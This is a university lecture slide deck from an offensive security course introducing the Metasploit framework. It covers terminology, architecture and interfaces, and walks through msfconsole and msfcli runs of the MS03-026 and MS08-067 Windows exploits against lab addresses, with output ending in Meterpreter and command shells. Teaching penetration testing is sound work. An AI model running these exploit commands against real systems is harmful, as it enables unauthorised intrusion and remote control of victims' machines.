



# metasploit®

CIS 4930 / CIS 5930  
Offensive Computer Security  
Spring 2014



# Disclaimer / Notes

- This class nor FSU has any affiliation with the Offensive Security Team <http://www.offensive-security.com/>
- The examples / screenshots are specific to:
  - Backtrack5
  - Metasploit Framework version 4.6.0-dev
  - Social Engineer Toolkit version 4.7.2
- *And as always, act responsibly, you alone are responsible for how you use this information*

# What is Metasploit (MSF)?

- Not just a tool
- An entire framework for automating various tasks for penetration testing / attacking
- Allows you to easily build attack vectors
  - scanners
  - exploits
  - payloads
  - encoders




# Metasploit details

- Open source
- written in Ruby
- Designed by HD Moore
- Maintained by Rapid7
- Comes with the Backtrack penetration testing Linux distro
- Makes life super easy
  - hack like the movies

# Resources

- "*Metasploit: The Penetration Tester's Guide*"
  - **worth the \$\$**
- **Guide from the Offensive Security Team (No affiliation with this class or FSU)** [http://www.offensive-security.com/metasploit-unleashed/Main\\_Page](http://www.offensive-security.com/metasploit-unleashed/Main_Page)
- **Tutorial videos from securitytube.net:**  
<http://www.securitytube.net/groups?operation=view&groupId=1>




.... like the movies...

OK not so much...



Obligitory <http://www.youtube.com/watch?v=u8qgehH3kEQ>



# Real life is way cooler




# Metasploit terminology

- **Exploit**: is the means by which an attacker/pen tester takes advantage of a flaw within a system (i.e. buffer overflow)
- **Payload**: is the code we want the system to execute in the exploit. The MSF allows you to select and deliver various payloads
  - Three types of payloads:
    - i. **Singles**
      - windows/shell\_bind\_tcp
    - ii. **Stagers**
    - iii. **Stages**
      - windows/shell/bind\_tcp
        - stager (bind\_tcp), and stage (shell)

# Metasploit terminology

- **Module**: in general is a piece of software that can be used by the MSF.
  - auxiliary modules
    - an exploit without a payload is an auxiliary module
- **Listener**: is a component in MSF that waits for incoming connections of some sort. Commonly used with connect-back ("reverse") exploit modules.



From [http://www.offensive-security.com/metasploit-unleashed/Metasploit\\_Architecture](http://www.offensive-security.com/metasploit-unleashed/Metasploit_Architecture)

# MSF filesystem architecture

Pretty intuitive in layout

- data: editable files used by Metasploit
- documentation: provides documentation for the framework
- external: source code and third-party libraries
- lib: the 'meat' of the framework code base
- modules: the actual MSF modules
- plugins: plugins that can be loaded at run-time
- scripts: Meterpreter and other scripts

# MSF main libraries

## MSF::Core

- Basic API for the framework
- Defines MSF

## MSF::Base

- Provides a friendlier API
- simplifies MSF


# Modules and Locations

Primary modules located in Backtrack5 at:  
`/opt/metasploit/msf3/modules/`

User defined modules are stored:  
`~/.msf4/modules/`

# Modules

- Exploits
  - Any module that uses payloads
- Payloads
  - stand-alone payload catalogue
- Encoders
  - payload encoders
- NOPS
  - nop sled modules keep payload sizes consistent
- Auxiliary
  - misc modules
  - also exploits that don't use payloads
- Post exploitation




From [http://www.offensive-security.com/metasploit-unleashed/Metasploit\\_Architecture](http://www.offensive-security.com/metasploit-unleashed/Metasploit_Architecture)

# Metasploit Interfaces

# Metasploit framework interfaces

- MSFconsole
- MSFcli
- Armitage



A screenshot of a terminal window titled "Terminal". The window contains a large, stylized logo composed of hashtags (#). Below the logo, the text "[ metasploit v4.4.0-dev [core:4.4 api:1.0]" is displayed in yellow, followed by "+ -- --=[ 898 exploits - 486 auxiliary - 150 post" and "+ -- --=[ 251 payloads - 28 encoders - 8 nops" in white. At the bottom of the window, the prompt "msf > |" is visible.

# MSFconsole

- most popular
- command line
- most flexible
- feature-rich
- most supported
- only interface that supports plugins

```
root@bt:~# msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMN$          v MMMMM
MMMNl  MMMMM   M MMMM J MMMM
MMMNl  MMMMMMN   N MMMMM J MMMM
MMMNl  MMMMMMMMNmmmNMMMMMMMMMM   J MMMM
MMMNl  MMMMMMMMMMMMMMMMMMMMMMMMMMM   j MMMM
MMMNl  MMMMMMMMMMMMMMMMMMMMMMMMM   j MMMM
MMMNl  MMMMM   M MMMM   M MMMM j MMMM
MMMNl  MMMMM   M MMMM   M MMMM j MMMM
MMMNl  MMMMN   M MMMM   M MMMM j MMMM
MMMNl  WMMM   M MMMM   M MMMM# J MMMM
MMMR?  MMNM   M MMMM   M MMMM .d MMMM
MMMNm`?  MM   M MMMM` d MMMM
MMMMMN   ?MM   MM?  N MMMMMN
MMMMMMMNNe   J MMMMMNMM
MMMMMMMMMNm,   e MMMMMNMMNM
MMMMNNMMNMNMNMx   M MMMMMNMMNMNM
MMMMMMMMNNMMNMNM+..+MNMMNNMMNMNMNMNM
                                    http://metasploit.pro

=[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- -=[ 1038 exploits - 578 auxiliary - 174 post
+ -- -=[ 274 payloads - 28 encoders - 8 nops

msf >
```

# MSFconsole

- To access msfconsole's help files, enter help followed by the command you are interested in
  - help vulns
  - help connect
  - help route
  - help use
- To show options for utilities / modules:
  - show exploits
  - show payloads
  - show auxiliary
- To search for exploits/modules
  - search XYZ

# MSFconsole

- To make use of a particular module, issue the 'use' command
  - use windows/shell\_reverse\_tcp
  - the console will navigate to the context of that

```
msf > use windows/shell_reverse_tcp  
msf payload(shell_reverse_tcp) > show options
```

Module options (payload/windows/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

```
msf payload(shell_reverse_tcp) > █
```

# MSFconsole

- In the context of a module, you can show its options. Also 'info' provides more detail...
- Set them also:
  - set LHOST A.B.C.D

```
msf > use windows/shell_reverse_tcp
```

```
msf payload(shell_reverse_tcp) > show options
```

```
Module options (payload/windows/shell_reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process, none
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

```
msf payload(shell_reverse_tcp) > 
```

# MSFconsole

- Issue the 'back' command to navigate to the previous context.
  - when in doubt... back is your friend

# MSFconsole example

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf  exploit(ms03_026_dcom) > show options
```

Module options (exploit/windows/dcerpc/ms03\_026\_dcom):

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	135	yes	The target port

Exploit target:

Id	Name
0	Windows NT SP3-6a/2000/XP/2003 Universal

```
msf  exploit(ms03_026_dcom) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
```

# MSFconsole example

Some exploit modules support a 'check' option that attempts to test if the set target is vulnerable.

```
Exploit Commands  
=====
```

Command	Description
check	Check to see if a target is vulnerable
exploit	Launch an exploit attempt
pry	Open a Pry session on the current module
rcheck	Reloads the module and checks if the target is vulnerable
reload	Just reloads the module
rexploit	Reloads the module and launches an exploit attempt

```
msf exploit(ms03_026_dcom) > check  
[*] This exploit does not support check.
```

# MSFconsole example

Boom

```
msf exploit(ms03_026_dcom) > check
[*] This exploit does not support check.
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.1.161:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.10[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.10[135] ...
[*] Sending exploit ...
[*] Sending stage (752128 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.161:4444 -> 192.168.1.10:1710) at 2013-03-19 06:06:33 -0400


meterpreter > █
```

# MSFcli

- command line interface for MSF
- designed for:
  - scripting
  - use with other tools
    - can pipe input / output of tools and MSFcli
- not as user friendly

# MSFcli example

## Victim setup screenshot



# MSFcli example

Example of help options for a specific exploit  
(ms08\_067\_netapi)

- using O (captial o) in place of any flag with msfcli will display the options / help

```
root@bt:~# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOST            yes        The target address
      RPORT           445        Set the SMB service port
      SMBPIPE        BROWSER    yes        The pipe name to use (BROWSER, SRVSVC)
```

# MSFcli example

We have to set 3 options for this exploit

- RHOST
- RPORT (can be left as the default 445)
- SMBPIPE (can also be left as the default)

```
root@bt:~# msfcli windows/smb/ms08_067 netapi 0
[*] Please wait while we load the module tree...

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
RHOST                  yes        The target address
RPORT      445             yes        Set the SMB service port
SMBPIPE    BROWSER         yes        The pipe name to use (BROWSER, SRVSVC)
```

# MSFcli example

Now determine the available payloads:

- P

```
root@bt:~# msfcli windows/smb/ms08_067_netapi RHOST=192.168.56.101 P
[*] Please wait while we load the module tree...

Compatible payloads
=====
Name                                     Description
-----
generic/custom                           Use custom string or file as payload. Set either PAYLOADFILE or PAYLOADSTR.
generic/debug_trap                       Generate a debug trap in the target process
generic/shell_bind_tcp                  Listen for a connection and spawn a command shell
generic/shell_reverse_tcp               Connect back to attacker and spawn a command shell
generic/tight_loop                      Generate a tight loop in the target process
windows/dllinject/bind_ipv6_tcp         Listen for a connection over IPv6, Inject a DLL via a reflective loader
windows/dllinject/bind_nonx_tcp          Listen for a connection (No NX), Inject a DLL via a reflective loader
windows/dllinject/bind_tcp              Listen for a connection, Inject a DLL via a reflective loader
windows/dllinject/reverse_http          Tunnel communication over HTTP, Inject a DLL via a reflective loader
windows/dllinject/reverse_ipv6_http     Tunnel communication over HTTP and IPv6, Inject a DLL via a reflective loader
windows/dllinject/reverse_ipx_tcp       Connect back to the attacker over IPv6, Inject a DLL via a reflective loader
windows/dllinject/reverse_nonx_tcp      Connect back to the attacker (No NX), Inject a DLL via a reflective loader
windows/dllinject/reverse_ord_tcp       Connect back to the attacker, Inject a DLL via a reflective loader
windows/dllinject/reverse_tcp          Connect back to the attacker, Inject a DLL via a reflective loader
windows/dllinject/reverse_tcp_allports  Try to connect back to the attacker, on all possible ports (1-65535, slowly), inject a DLL via a reflective loader
windows/dllinject/reverse_tcp_dns       Connect back to the attacker, Inject a DLL via a reflective loader
```

# MSFcli example

```
msfcli windows/smb/ms08_067_netapi RHOST=192.168.56.101 PAYLOAD=windows/shell/bind_tcp E
```

The E at the end tells it to execute.

## Working in progress:

```
root@bt:~# msfcli windows/smb/ms08_067_netapi RHOST=192.168.56.101 PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...
[=] metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -=[ 1038 exploits - 578 auxiliary - 174 post
+ -=[ 274 payloads - 28 encoders - 8 nops

RHOST => 192.168.56.101
PAYLOAD => windows/shell/bind_tcp
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.56.101
```

# MSFcli example

## Successful exploit, shell access

```
[+] =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- ---=[ 1038 exploits - 578 auxiliary - 174 post
+ -- ---=[ 274 payloads - 28 encoders - 8 nops

RHOST => 192.168.56.101
PAYLOAD => windows/shell/bind_tcp
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.56.101
```

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>
```

# Armitage

